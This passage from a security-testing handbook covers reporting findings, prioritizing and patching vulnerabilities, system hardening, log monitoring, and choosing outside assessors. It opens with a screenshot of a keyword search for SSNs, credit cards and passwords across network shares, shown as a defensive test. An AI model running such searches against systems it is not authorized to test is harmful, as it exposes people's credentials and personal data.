

3 files found - Search: dob OR SSN OR credit OR pricing OR password in \\pc1\c\temp_share\;\\pc1\c\Finance\;\\pc1\c\employee records\ (*.txt; *.xlsx; *.accdb)
File Edit View Search Tools Window Help
dob OR SSN OR credit OR pricing OR p...
Main Options Dates Attributes Scripting Compressed Files
Expert
File name: *.txt; *.xlsx; *.accdb
DOS Expression
Start Stop
Containing text: dob OR SSN OR credit OR pricing OR password
Boolean
Look in: \\pc1\c\temp_share; \\pc1\c\Finance; \\pc1\c\employee records
Subfolders
Plain Text
Size (kB) Modified: After: 12/2/2021 Before: 12/4/2021
Name Location Size Hits Type
passwords for new app.txt \\pc1\c\temp_share\ 1 KB 1 Text Document
customer pricing.accdb \\pc1\c\Finance\ 508 KB 4 Microsoft Access Datab...
credit card temp (delete at December 2021).xlsx \\pc1\c\temp_share\ 9 KB 2 Microsoft Excel Worksh...
Done
Found: 3 items (516.14 KB)
Selected: 0 items (0.00 KB)
Search time: < 1 sec

FIGURE 16-4: Using FileLocator Pro to search for sensitive text on unprotected shares.

REMEMBER Testing for sensitive information in network files is highly dependent on timing, searching for the right keywords, and looking at the right systems on the network. You likely won't root out every single bit of sensitive information, but this effort shows you where certain problems are, which helps you justify the need for stronger access controls and for better IT and security management processes.

Following Best Practices for Minimizing Storage Security Risks

Like database security, storage security isn't brain surgery. Keeping your storage systems secure is simple, too, if you do the following things:

- Check the underlying operating systems for security vulnerabilities. I cover operating system exploits for Windows, Linux, and macOS in Chapters 12 and 13.
- Ensure that your network storage (SAN and NAS systems) falls within the scope of patching and system hardening.
- Require strong passwords on every storage management interface.
- Use MFA on all critical systems and accounts.
- Don’t overlook cloud storage, especially as it relates to buckets and containers such as AWS S3 buckets and Azure Blob Storage. The website `https://buckets.grayhatwarfare.com/` and the tool S3 Inspector (`https://github.com/vpistis/s3-inspector`) are great places to start.
- Use appropriate file and share permissions to keep prying eyes away.
- Educate your users on where to store sensitive information and the risks of mishandling it.
- De-identify any sensitive production data before it’s used in development or quality assurance, using tools made for this purpose.
- Remove or archive all files that are no longer needed. You may need to get your legal counsel involved to ensure that contractual and regulatory requirements for information retention are being met.
- Use a network access control list or a firewall to ensure that only the people and systems with a business need to access your storage environment can do so — and do nothing more.

Part 6

Security Testing Aftermath

IN THIS PART …

Report your way to success with security testing deliverables that management can understand and appreciate.

Follow up on your security vulnerabilities so that they’re not exploited.

Implement good security practices into your day-to-day information technology and business operations to help build resilience.

Use AI to your advantage.

Chapter 17

Reporting Your Results

IN THIS CHAPTER

- **Bringing your test data together**
- **Categorizing vulnerabilities you discover**
- **Documenting and presenting the results**

If you're wishing for a break after testing, now isn't the time to rest on your laurels. The reporting phase of your security assessment is one of the most critical pieces. The last thing you want to do is run your tests, find security problems, and leave the job at that. Put your time and effort to good use by thoroughly analyzing and documenting what you find to ensure that security vulnerabilities are eliminated. And your information is more secure as a result. Reporting is an essential element of the ongoing diligence that information security and risk management requires.

Reporting includes sifting through all your findings to determine which vulnerabilities need to be addressed and which ones don't matter. Reporting also includes briefing management or your client on the various security issues you find, as well as giving specific recommendations for making improvements. You share the information you've gathered and give the other parties guidance on where to go from there. Reporting also shows that the time, effort, and money invested in the security tests were put to good use.

Pulling the Results Together

When you have gobs of test data — from screenshots and manual observations you documented to detailed reports generated by the

various vulnerability scanners you used — what do you do with it all? You need to go through your documentation with a fine-toothed comb and highlight all the areas that stand out. Base your decisions on the following:

- Vulnerability rankings from your assessment tools, often based on the Common Vulnerability Scoring System
- Your knowledge as an IT/security professional (which typically is much more valuable)
- The context of the vulnerability and how it affects the business

TIP Many feature-rich security tools assign a ranking to each vulnerability (based on overall risk) to give you more information about the vulnerability. Also, many of these tools explain the vulnerability, give possible solutions, and include relevant links to vendor sites, such as the Common Vulnerabilities and Exposures website (www.cve.org) and the National Vulnerabilities Database (https://nvd.nist.gov). For further research, reference your vendor's site, other support sites, and online forums to see whether the vulnerability affects your system and situation. Overall, business risk is your main focus.

In your final report document, you may want to organize the vulnerabilities as shown in the following list:

- Nontechnical findings
  - Social engineering
  - Physical security
  - IT and security operations
- Technical findings
  - Internet domain(s) and the external footprint

- Active directory passwords
- Network infrastructure
- Wireless networks
- Firewall rulebases
- Servers
- Workstations
- Databases
- Web applications
- Mobile applications
- Mobile devices

For further clarity, you can create separate sections in your report for internal and external security vulnerabilities, as well as critical, high, medium, and low priority vulnerabilities. In my years of doing this work, I have found that "low-priority" and even "informational" items that some people like to include are typically ignored and often a waste of time. I have found critical, high, and "moderate" to be the best rating structure that gets the most attention and results. One final note: It's generally a good idea to vet your findings with system owners to ensure that you're seeing what you think you're seeing and that what you're seeing is valid. If more clarity is needed on specific vulnerabilities, you can leverage AI tools such as Gemini or ChatGPT to confirm your suspicions.

TIP It's also a good idea to agree on the specific report format during the planning phase of your testing. This practice helps ensure that everyone is on the same page from the get-go all the way through to the end deliverables.

Prioritizing Vulnerabilities

Prioritizing the security vulnerabilities you find is critical because many issues aren't fixable, and others may not be worth fixing. You may not be able to eliminate some vulnerabilities for various technical reasons, and you may not be able to afford to eliminate others. Or, simply enough, your business may have a certain level of risk tolerance. Every situation is different. You need to determine whether the benefit is worth the effort and cost.

On the other hand, spending a few weeks' worth of development time to fix cross-site scripting and SQL injection vulnerabilities could be worth a lot of money, especially if you end up getting dinged by third parties or lose potential customers. The same goes for mobile devices that everyone swears contain no sensitive information. You need to study each vulnerability carefully, determine the business risk, and weigh whether the issue is worth fixing.

REMEMBER It's impossible — or at least not worth trying — to fix every vulnerability you find. Analyze each vulnerability carefully and determine your worst-case scenarios. You may have cross-site request forgery on your printer's web interface, for example. That was probably not a huge deal. Ditto for default SNMP community strings on a network printer in the training room that, ironically, is often rated as critical or high by vulnerability scanner vendors. Determine the business risk. Or maybe you should just blindly trust opinionated researchers/hackers on the internet and have them dictate where you should focus your efforts, even though they know nothing about you or your business. (Just kidding!) For another example, FTP may be running on numerous internal servers and even on external-facing systems. Determine the business risk. For many security flaws, you'll likely find little to no risk. This is a good thing because it opens up time, budget, and effort to focus on the things that really matter.

I've found that in security — like most areas of life — you have to focus on your highest-payoff tasks. Otherwise, you'll get distracted from

what's truly important, drive yourself nuts, and probably won't get very far toward meeting your own goals. Here's a quick method to use when prioritizing your vulnerabilities; you can tweak it to accommodate your needs. Consider two major factors for each vulnerability you discover:

- **Likelihood of exploitation:** How likely is it that the specific vulnerability you're analyzing will be taken advantage of by a hacker, a malicious user, malware, or some other threat?
- **Effect of exploitation:** How detrimental would it be if the vulnerability you're analyzing were to be exploited?

Many people often skip these considerations and assume that every vulnerability discovered has to be resolved. Big mistake! Just because a vulnerability is discovered doesn't mean that it applies to your situation and environment. If you go in with the mindset that every vulnerability must be addressed regardless of circumstances, you'll waste a lot of time, effort, and money. And you could set up your security assessment program for failure in the long term. Again, leverage AI for feedback whenever possible. Simple generative AI prompts such as "what's the worst that could happen with this vulnerability" and "why might this vulnerability be a concern in my network environment" can provide additional insight to help you make better decisions. You can even prompt it to get specific probabilities and then you can calculate actual risk numbers. Leadership and clients would really like seeing this type of insight. Better information tends to lead to better decisions being made.

WARNING Be careful not to swing too far in the other direction, however. Many vulnerabilities don't appear to be too serious on the surface but could get your organization into hot water if they're exploited. Dig deep and use some common sense. Leverage AI when in doubt.

TIP Rank each vulnerability, using criteria such as high, medium, and low or a 1 through 5 rating (in which 1 is the lowest priority and 5 is the highest) for each consideration. Table 17-1 shows a sample table and a representative vulnerability for each category.

TABLE 17-1 Prioritizing Vulnerabilities

	High Likelihood	*Medium Likelihood*	*Low Likelihood*
High impact	Sensitive information stored on an unencrypted laptop	Internal user Active Directory account credentials discovered on the dark web	Backups stored offsite that aren't encrypted and/or password-protected
Medium impact	Unencrypted files containing sensitive information being shared online	Missing Windows patch on an internal workstation that can be exploited with Metasploit	No passwords required on several Windows user accounts
Low impact	Outdated virus signatures on a securely segmented PC dedicated to internet browsing	Employees or visitors gaining unauthorized network access	Weak encryption ciphers being used on a marketing website

The vulnerability prioritizations shown in Table 17-1 are based on the qualitative method of assessing security risks. In other words, the table is subjective, based on knowledge of the systems and vulnerabilities. You can also consider any risk ratings you get from your security tools but don't rely solely on them because a vendor can't provide ultimate rankings of vulnerabilities.

Creating Reports

You may need to organize your vulnerability information into a formal document for management or for your client. Creating a report is a professional thing to do and shows that you take your work seriously. Ferret out the critical findings and document them so that other parties can understand them.

TIP Screen captures of your findings — especially when saving the data to a file is difficult — add a nice touch to your reports and show tangible evidence that the problem exists.

Document the vulnerabilities in a concise, nontechnical manner. Every report should contain the following information:

- Date(s) the testing was performed
- Tests that were performed
- Summary of the vulnerabilities discovered
- Prioritized list of vulnerabilities that need to be addressed
- Recommendations and specific steps for plugging the security holes

You always add value by performing an operational assessment of IT/security processes. I recommend adding a list of general observations on weak business processes, security policies, incident response and disaster recovery plans, management's support of IT and security (or lack thereof), and so on, along with recommendations for addressing each issue. You can look at this list as a sort of root-cause analysis.

Generating the final report

REMEMBER Most people want the final report to include a summary of the findings — not everything. The last thing people want to do is sift through a vulnerability scanner's 600-page PDF file containing technical jargon that means very little to them. Many consulting firms have been known to charge megabucks for this type of report, and they get away with it, but that doesn't make things right.

TIP Administrators and developers need the raw-data reports from the security tools. That way, they can reference the data later when they need to see specific HTTP requests/responses, details on missing patches, and so on. Oddly, I often find that these details don't make it to the very people who need them. They're either not provided by the person doing the vulnerability and penetration testing, or they're not shared internally with the people who need it the most. So, be sure to share the technical specifics with those responsible for remediating the vulnerabilities.

As part of the final report, you may want to document behaviors that you observe when carrying out your security tests. You may find that some employees are oblivious or belligerent when you carry out an obvious social engineering attack, for example, or that the IT or security staff misses technical tip-offs (such as degraded performance of the network during testing or various attacks appearing in system alerts and log files). You can document other security issues you observe, such as how quickly IT staff members or managed service providers respond to your tests and whether they respond at all. Following the root-cause analysis approach, any missing, incomplete, or unfollowed procedures need to be documented.

WARNING Guard the final report to keep it from people who aren't authorized to see it. A security assessment report and the associated data and supporting files in the hands of a competitor, hacker, or malicious insider could spell trouble for the organization. Here are some ways to prevent this type of access from happening:

- Deliver the report and associated documentation and files only to those who have a business need to know.
- If you're sending the final report electronically, encrypt all attachments or send the report via a secure cloud file-sharing service such as Microsoft OneDrive, Google Drive, and ShareFile.

Considering a report generator tool

One final note about reporting, especially if you need to provide reports in a professional manner on an ongoing basis: Look into procuring a report generator tool such as Dradis (https://dradis.com/). These tools are made specifically for people like us. You can also leverage AI to sift through scan data, generate your final report documents, and so on.

A related use case for AI is for when you might have trouble deploying your report generator tool. These tools are extremely powerful and not that simple to set up and use, at least for this guy! Simply ask your favorite AI tool how to do whatever it is you're having trouble with your report generator, and you will likely get very specific and very beneficial information. Using a report generator to help automate your reporting can be a major timesaver and take much of the pain out of the vulnerability and penetration testing process. Just think of all the things you'll be able to do when you're not spinning your wheels for hours on end creating your final reports!

TIP One more note about using AI for report generation and improvement: You can always prompt your favorite AI tool to see how your existing report could be made better. You'll likely get feedback in terms of template formatting, graphics that could be used or improved, as well as changes to your wording. As I've mentioned elsewhere in this book, though, be careful what data you share with AI because you really don't know how it's going to be used to benefit someone else — or used against you or your business — in the future. Unless you're using your own internally grown and controlled large language model (LLM) and related oversight tools such as what Meta's LlaMA (www.llama.com) and Hugging Face (https://huggingface.co/) offer, AI comes with risks. Third-party controls can identify sensitive information being fed into AI such as PII Tools AI Data Protector (https://pii-tools.com/ai-data-protector/). With AI, it's better to be safe than sorry! As with security breaches, once information gets out, there's no bringing it back.

Chapter 18

Plugging Your Security Holes

IN THIS CHAPTER

- **Determining which vulnerabilities to address first**
- **Patching your systems**
- **Using AI to gain new perspectives**
- **Looking at security in a new light**

After you complete your tests, you want to head down the road to greater security. But you found some security vulnerabilities — things that need to be addressed. (I hope not too many serious ones, though!) Plugging these security holes before someone exploits them is going to require a little elbow grease. You need to come up with your game plan and decide which security vulnerabilities to address first. A few patches may be in order, and likely some system hardening needs to occur. You may need to purchase some new security technologies and may want to reevaluate your network design and security infrastructure as well. I touch on some of these critical areas in this chapter.

Turning Your Reports into Action

It may seem that the security vulnerability to address first would be obvious, but the answer may not be clear. When reviewing the vulnerabilities that you find, consider the following variables:

- How critical the vulnerable system is
- What systems, sensitive information, or business processes are at stake

- Whether the vulnerability can be fixed
- How easy the vulnerability is to fix
- Whether you can take the system offline to fix the problem
- Whether compensating controls can minimize the risk of exploitation
- What time, money, and effort would be involved in purchasing new hardware or software or retooling business processes to plug the holes

In Chapter 17, I cover the basic issues of determining how important and urgent a security problem is. You should also look at security from a time-management perspective and address the issues that are both important (high-impact) and urgent (high-likelihood). You probably don't want to try to fix the vulnerabilities that are *only* high-impact or *only* high-likelihood. You may have some high-impact vulnerabilities that will likely never be exploited. Likewise, you probably have some vulnerabilities with a high likelihood of being exploited that wouldn't make a big difference in your business or your job if they were exploited. This type of human analysis and perspective helps you stand out from the scan-and-run assessments that many people perform (often in the name of some compliance regulation) and keeps you employed for some time to come!

Focus on tasks with the highest payoff first — those that are high-impact *and* high-likelihood. These tasks are likely to be the minority of your vulnerabilities. After you plug the most critical security holes, you can go after the less important, less urgent tasks when time and money permit. After you plug critical holes, such as SQL injection in web applications, missing patches on important servers, and internal network credentials exposed on the dark or deep webs, then you can spend the time addressing the less urgent and less important best practice items to bring your security program full circle.

Patching for Perfection

Do you ever feel that all you do is patch your systems to fix security vulnerabilities? If your answer is yes, good for you; at least you're doing the work! If you feel pressure to patch your systems the right way but can't seem to find time, at least the work is on your radar. Many IT professionals and their managers don't think about patching their systems until after a breach occurs. (Look at the research in the Verizon Data Breach Investigations Report [www.verizon.com/business/resources/reports/dbir/], for example.) Patch management is a huge security challenge for organizations in all industries. If you're reading this book, you're obviously concerned about security and are (I hope) way past inadequate patch management. Still, there's a lot to learn, and you will likely never fully master patching and overall vulnerability management. But that's okay as long as you continue making progress every year.

REMEMBER Whatever you do, whatever tool you choose, and whatever procedures work best in your environment, keep your systems patched as much as you can! This rule goes for operating systems; web servers; databases; mobile applications; and even firmware on your network firewalls, routers, and switches. Especially important are third-party software patches from vendors such as Oracle (Java), Google (especially Chrome), and Adobe Reader. These patches are overlooked more than most, yet they create considerable risks that go unaddressed.

Patching is inevitable. The only way to eliminate the need for patches is to develop secure software in the first place, but that's not going to happen any time soon, if ever, especially since we have to rely on other people to meet that lofty goal. Software is too complex to be perfect. Perhaps AI will help solve this challenge but don't hold your breath for the foreseeable future. A large portion of security incidents can be prevented by some good patching practices, so you simply have no reason not to have a solid patch-management process in place.

Patch management

If you can't keep up with the deluge of security patches for all your systems, don't despair; you can still get a handle on the problem. Here are my basic tenets for applying patches to keep your systems secure:

- Make sure that all the people and departments involved in applying patches on your organization's systems are on the same page and follow the same procedures.
- Have formal documented procedures in place for these critical processes:
  - Obtaining patch alerts from your vendors, including third-party patches
  - Assessing which patches affect your systems
  - Determining when to apply patches
- Make a policy and have procedures in place for testing patches *before* you apply them to your production servers. Roll them out and test them on smaller subsets of your servers where and when you can. Testing patches after you apply them isn't as big a deal on workstations, but servers are a different story. Many patches have "undocumented features" and subsequent unintended side effects, which I've experienced. An untested patch is an invitation to system termination.

Patch automation

The following sections describe the various patch deployment tools you can use to lessen the burden of keeping up with patches.

Commercial tools

I recommend a robust patch-automation application, especially if these factors are involved:

- A large network
- A network with multiple operating systems (Windows, Linux, macOS, and so on)

- A lot of third-party software applications, such as Adobe and Java
- More than a few dozen computers

TIP Check out these patch-automation solutions:

- ManageEngine Patch Manager Plus (www.manageengine.com/patch-management/index1.html)
- Microsoft Configuration Manager (https://learn.microsoft.com/en-us/intune/configmgr/core/understand/introduction)
- PDQ Deploy (www.pdq.com/pdq-deploy)

Free tools

Use one of these tools to help with automated patching:

- Windows Update, which is built into Microsoft Windows operating systems.
- The software update features built into various third-party applications such as Google Chrome, Adobe acrobat, and so on.
- The built-in patching tools for Linux-based systems (such as Yellowdog Updater, Modified [yum], and YaST Online Update).

Hardening Your Systems

In addition to patching your systems, you have to make sure that your systems are *hardened* (locked down) against the security vulnerabilities that patches can't fix. I've found that many people stop with patching, thinking that their systems are secure, but that's just not the case. Throughout the years, I've seen network administrators ignore recommended hardening practices from such organizations as the National Institute of Standards and Technology Computer Security Resource Center (https://csrc.nist.gov/publications/sp) and the

Center for Internet Security (www.cisecurity.org), including the CIS-CAT Pro tool, leaving many security holes wide open. However, I believe hardening systems against malicious attacks isn't foolproof either. Because every system and every organization's needs are different, there's no one-size-fits-all solution, so you have to strike a balance without relying on any option too much.

REMEMBER After you apply patches, it's a good idea to rescan your systems for vulnerabilities to confirm that the patches took.

This book presents hardening countermeasures that you can implement for your network, computers, and even physical systems and people. I find that these countermeasures work best.

TIP A quick prompt into ChatGPT (and many other AI tools) such as "what are some of the best ways to harden Windows 11 in .docx format including a step by step hardening checklist with checkboxes for each action" and "what can I do to make my Mac systems more secure" will return a plethora of great information you can work from.

Implementing at least basic security practices is critical. Whether you're installing a firewall on the network or requiring users to have strong passwords via a Windows Active Directory domain GPO, you *must* address the basics if you want any modicum of security. Beyond patching, if you follow the countermeasures I document, add the other well-known security practices for network systems (routers, servers, workstations, and so on) that are freely available on the internet, and perform ongoing security tests, you can rest assured that you're doing your best to keep your organization's information secure.

PAYING THE PIPER

I was once involved in an incident-response project that involved more than 10,000 Windows servers and workstations infected with targeted malware. Advanced malware had taken a foothold. The business found the infection early and thought that the IT team had cleaned it up. Time passed, and the business realized a year or so later that it hadn't cleaned up the entire mess. It was a situation not unlike how doctors don't get enough margin when taking out a cancerous tumor and the cancer remains. The malware came back with a vengeance, to the point that their entire network was essentially under surveillance by foreign, state-sponsored, criminal hackers.

After dozens of people spent hours getting to the root of the problem, it was determined that the IT department hadn't done what it should've done in terms of patching and hardening its systems. Also, a serious communication breakdown had occurred between IT and other departments, including security, the help desk, and business operations. This case of "too little, too late" got a large business into a large bind. The lesson is that improperly secured systems can create a tremendous burden for your business.

The interesting thing is I sometimes see the same thing in my consulting with large enterprise clients — companies you would assume have their stuff together but really don't. It trickles down. Midmarket -sized companies and smaller startups suffer from these challenges as well — just not on the same scale. It's sometimes just dozens or hundreds of computers rather than tens if not hundreds of thousands of computers. Still, the results are the same.

Assessing Your Security Infrastructure

Reviewing your overall security infrastructure in the following ways can add oomph to your systems:

- **Look at how your overall network is designed.** Consider organizational issues, such as whether policies are in place, maintained, or even taken seriously. Physical issues count as well. Determine whether members of management have buy-in on information security and compliance or whether they simply shrug the measure off as an unnecessary expense or barrier to conducting business. Explaining to your favorite AI engine what some of your concerns are regarding your network architecture and overall

security can uncover some beneficial feedback. Again, though, be careful how much information you divulge! You might consider monitoring this space as agentic AI solutions such as AutoGPT, AgentGPT, and LangChain can help with automating aspects of security analysis and monitoring.

- **Map your network by using the information you gather from the security tests in this book.** Updating existing documentation is a major necessity. Outline IP addresses, running services, and whatever else you discover. Draw your network diagram. Network design and security issues are a whole lot easier to assess when you can work with them visually. Although I prefer to use a technical drawing program such as Microsoft Visio or Cheops-ng (https://sourceforge.net/projects/cheops-ng/) to create network diagrams, such a tool isn't necessary. You can draw your map on a whiteboard as many people do, which is just fine.

REMEMBER Be sure to update your diagrams when your network changes or once every year or so.

- **Think about your approach to correcting vulnerabilities and increasing your organization's overall security.** Are you focusing all your efforts on the perimeter and not on a layered security approach? Think about how most convenience stores and banks are protected. Security cameras focus on the cash registers, teller computers, and surrounding areas — not just on the parking lot or entrances. Look at security from a defense in-depth perspective. Make sure that several layers of security are in place in case one measure fails so that the attacker must go through other barriers to carry out a successful attack. A strong vulnerability management program is one of the most critical aspects of your security.
- **Think about security policies and business processes at a higher level of the business.** Document the security policies and procedures that are in place and whether they're effective. You might already have a prepackaged security policy system such as Vanta or Trustero.

Don’t have the time or want to go to the effort to document specific policies and procedures? You know the solution by now: AI. It’s amazing for this type of documentation. Also, Charles Cresson Woods’ book Internal Policies for Artificial Intelligence Risk Management (https://internalpolicies.com) is a great resource for AI-specific policies. Regardless of your approach, determine what risks exist in the way that security is overseen and enforced. No organization is immune to gaps in this area. Look at the overall security culture within your organization to see what it looks like from an outsider’s perspective. Look at it through the lens of an insider. Find out what customers or business partners think about how your organization treats their sensitive information. I can say with 100 percent certainty that something — maybe *several* somethings — can be improved on the soft side of security as long as its not too costly for your budget.

TIP Shoring up your security isn’t all about patching and other technical security controls. Sometimes, your IT and security management program needs to be tweaked. Sometimes, you need to start something new. Sometimes, you simply need to *stop* doing certain things. I’ve written extensively about the (mis)management of IT and security programs over the years, and you can find much of that content on my website at www.principlelogic.com/management.

Looking at your security from a high-level and nontechnical perspective gives you a new outlook on security holes and overall business risks. The process takes some time and effort, but after you establish a baseline of security, managing new threats and vulnerabilities becomes much easier.

Chapter 19

Managing Security Processes

IN THIS CHAPTER

- **Automating tasks**
- **Watching for misbehavior**
- **Outsourcing your security testing**
- **Using AI to pull everything together**
- **Keeping security on everyone's mind**

Information security (some people call it cybersecurity) is an ongoing process that you must manage effectively over time to be successful. This management goes beyond periodically applying patches and hardening systems. Repeatedly performing your security tests is critical; security vulnerabilities emerge continually. To put it another way: Security tests are a snapshot of your overall information security, so you *must* continually perform your tests to keep up with the latest issues. Ongoing diligence is required for compliance with various laws and regulations and for minimizing business risks related to your information systems.

Automating the Security Assessment Process

You can run a large portion of the following security tests in this book automatically:

- Ping sweeps and port scans to show what systems are available and what's running (a big oversight that's often the beginning of larger

security problems)

- Password cracking tests to attempt access to external web applications, remote access servers, and so on
- Vulnerability scans to check for missing patches, misconfigurations, and exploitable holes
- OSINT scans on your internet domain(s)
- Exploitation of vulnerabilities (to an extent, at least)

REMEMBER You must have the right tools to automate these tests:

- Some commercial tools can run periodic scans/checks and create nice reports for you with little to no hands-on intervention — just a little setup and scheduling time up front. This is why I like many of the commercial — and mostly automated — security tools, such as Nessus and SpoofGuard (https://spoofguard.io/). The automation you get from these tools often helps justify the price, especially because you don't have to be up at 2 a.m. or on-call 24 hours a day.
- Stand-alone security tools such as Nmap, John the Ripper, and Aircrack-ng are great, but they aren't enough. You can write scripts or use the Windows Task Scheduler and AT commands on Windows systems and cron jobs on Linux-based systems, but manual steps and human intellect are still required.

WARNING Certain tests and phases — such as enumeration of new systems, various web application tests, social engineering, and physical security walkthroughs — simply can't be set on autopilot. You *have* to be involved.

REMEMBER Even the smartest computer expert system can’t accomplish security tests. Good security requires technical expertise, experience, and good old-fashioned common sense.

Monitoring Malicious Use

Monitoring security-related events is essential for ongoing security efforts. Monitoring can be as basic and mundane as monitoring log files on routers, firewalls, and critical servers every day. Advanced monitoring may include implementing a security information and event management (SIEM) system to monitor every little thing that’s happening in your environment. A common method is to deploy a MDR (managed detection and response), or XDR (Extended Detection and Response), or data loss prevention (DLP) system and monitor for malicious behavior.

The problem with monitoring security-related events is that humans find it boring and difficult to do effectively. Each day, you can dedicate a time — such as first thing in the morning — to checking your critical log files from the previous night or weekend to ferret out intrusions and other computer and network security problems. But do you really want to subject yourself or someone else to that kind of torture? The good news is that AI functionality built into many of the available tools is helping to take the pain out of the process.

Manually sifting through log files probably isn’t the best way to monitor systems after all. Consider the following drawbacks:

- Finding critical security events in system log files is difficult, if not impossible. The task is too tedious for the average human to accomplish effectively. This is especially true for large and complex networks involving systems that are on premise, remote workers, and cloud environments such as AWS and Azure.

- Depending on the type of logging and security equipment you use, you may not detect some security events, such as evasion techniques and exploits carried out over allowed ports on the network.

TIP Instead of panning through all your log files for hard-to-find intrusions, here's what I recommend:

- Enable system logging where it's reasonable and possible. You don't necessarily need to capture all computer and network events, but you should definitely look for certain obvious ones, such as login failures, policy changes, and unauthorized file access.
- Log security events by using syslog via a central server on your network or in the cloud. If possible, don't keep logs on the local host to prevent the bad guys from tampering with log files to cover their tracks.

TIP Following are a couple of good solutions to the security-monitoring dilemma:

- **Purchase an event-logging system.** A few lower-priced yet effective solutions are available, such as ManageEngine EventLog Analyzer (https://www.manageengine.com/products/eventlog/Typically, lower-priced event-logging systems support only one OS platform; Microsoft Windows is the most common. Higher-end solutions such as Arctic Wolfoffer both log management across various platforms and event correlation to help you track down the source of security problems and the various systems affected during an incident.
- **Outsource security monitoring to a third-party managed security services provider (MSSP) in the cloud.** Dozens of large MSSPs were around during the internet boom, but only a few big ones remain. Still, tons of smaller MSSPs are available which might very

well be the perfect fit for your business. The value in outsourcing security monitoring is the fact that these companies often have facilities and tools that you're unlikely to be able to afford, let alone maintain. MSSPs also have analysts working around the clock who can share with you the security experience and knowledge that they gain from other customers.

When these cloud service providers discover a security vulnerability or intrusion, they usually address the issue immediately, often without your involvement. I recommend checking whether third-party firms and their services can free some of your time and resources so that you can focus on other things. Just don't depend solely on their monitoring efforts. A cloud service provider may have trouble catching insider abuse, social engineering attacks, and web application exploits that are carried out over secured sessions (such as HTTPS). You still need to be involved. Take to AI to see what is being said about prospective vendors as well. You might also prompt AI with "what are important considerations when outsourcing my company's information security management" and "what are some gotchas with MSSPs."

Outsourcing Security Assessments

Outsourcing your security assessments is popular and a great way for organizations to get an unbiased third-party perspective of their security posture. Outsourcing allows you to have a checks-and-balances system that clients, business partners, auditors, and regulators like to see and often require.

REMEMBER Outsourcing vulnerability and penetration testing isn't cheap. Many organizations spend tens of thousands of dollars or more, depending on the testing needed. However, doing all this work yourself is quite pricey, too, when you factor in the time, tools, and any required training and expertise (wisdom). Quite possibly, doing it yourself isn't as effective as hiring a service either. An unbiased view through a fresh set of experienced eyes can uncover things that you never thought about because the trees got in the way of the forest.

WARNING A lot of confidential information is at stake, so you must trust your outside consultants and vendors. Consider the following questions when looking for an independent expert or vendor to partner with:

- **Is your security provider a leader in the field?** The provider should have a proven track record, recognized expertise, and trusted references and not just a slick website.
- **Is the provider trying to find your security flaws so that it can sell you products, or is it vendor-neutral, focusing solely on security assessment work?** Many providers try to make a few more dollars off the deal by recommending their own products and services or those of vendors they partner with, and those products and service may not be necessary for your needs. Imagine a home inspector telling you that they can fix all the problems they're finding. Make sure that any potential conflicts of interest aren't bad for your budget and business.
- **Does the provider offer other IT or security services, or does it focus solely on security?** Having an information security specialist do this testing for you may be better than working with an IT generalist organization. Many organizations offer "security" services

but don’t have the true expertise to back it up. After all, you wouldn’t hire a general corporate lawyer to help you with a patent, a family practitioner to perform surgery, or a handyman to rewire your house.

- **What are your provider’s hiring and termination policies?** Look for security and legal measures that the provider takes to minimize risks. For example, could an employee abuse the relationship they have with you? Perhaps they could walk off with your sensitive information or share your vulnerabilities with others who don’t need to know?
- **Does the provider understand your business needs?** Have the provider document the list of your needs in its statement of work to make sure you’re both on the same page.
- **How well does the provider communicate?** You have to trust the provider to keep you informed and follow up with you in a timely manner.
- **Do you know exactly who will perform the tests?** Find out whether one person will do the testing or whether subject-matter experts will focus on different areas? Also, find out whether the person who will do the testing is right out of college or perhaps overseas and decide whether you have a good feeling about that person doing the work.
- **Does the provider have the experience to recommend practical and effective countermeasures to the vulnerabilities found?** The provider shouldn’t just hand you a report and say, “Good luck with all that!” You need realistic solutions.
- **What are the provider’s motives?** You don’t want to get the impression that the provider is in business to make a quick buck off the services, with minimal effort and added value. You hope that the provider is in business to build loyalty with you and establish a long-term relationship.

TIP Finding a good organization to work with long-term will make your ongoing efforts much simpler. Ask for several references from potential providers. If the organization can't produce references without difficulty, look for another provider. You might consider doing some research on Reddit, Spiceworks Community and via your favorite AI tool. You'll likely get some great insight into what the person/vendor can bring to the table.

